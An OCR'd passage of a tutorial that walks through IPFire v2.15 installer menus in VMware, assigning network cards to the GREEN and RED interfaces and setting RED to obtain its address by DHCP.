
```
IPFire v2.15 - www.ipfire.org
Assigned Cards

Please choose the interface you wish to change.

GREEN:  "pci: Intel Corporation 82545EM Gigabit Ethernet
Controller (Copper) (rev 01)"
GREEN:  (00:0c:29:c1:84:11) as green0
RED:    "pci: Intel Corporation 82545EM Gigabit Ethernet
Controller (Copper) (rev 01)"
RED:    (00:0c:29:c1:84:07) as red0

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```

After the network adapters are set, let's configure IP addresses for our networks.



```
IPFire v2.15 - www.ipfire.org
Network configuration menu

Current config: GREEN + RED

When configuration is complete, a network
restart will be required.

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```


The RED interface is for the external facing network and the GREEN interface belongs to the internal network.


Address settings

Select the interface you wish to reconfigure.

GREEN
RED

Let's set the RED interface (external network) to receive the IP address automatically from th -e Vmware.


IPFire v2.15 - www.ipfire.org


Interface - RED

Enter the IP address information for the RED interface.

```
( ) Static
(*) DHCP
( ) PPP DIALUP (PPPoE, modem, ATM ...)

DHCP Hostname:     ipfire-vulnera______
Force DHCP mtu:    ____________________

IP address:        ____________________
Network mask:      255.255.255.0_______
```

<Tab>/<Alt-Tab> between elements | <Space> selects


Next, let's configure the GREEN interface.


Address settings

Select the interface you wish to reconfigure.

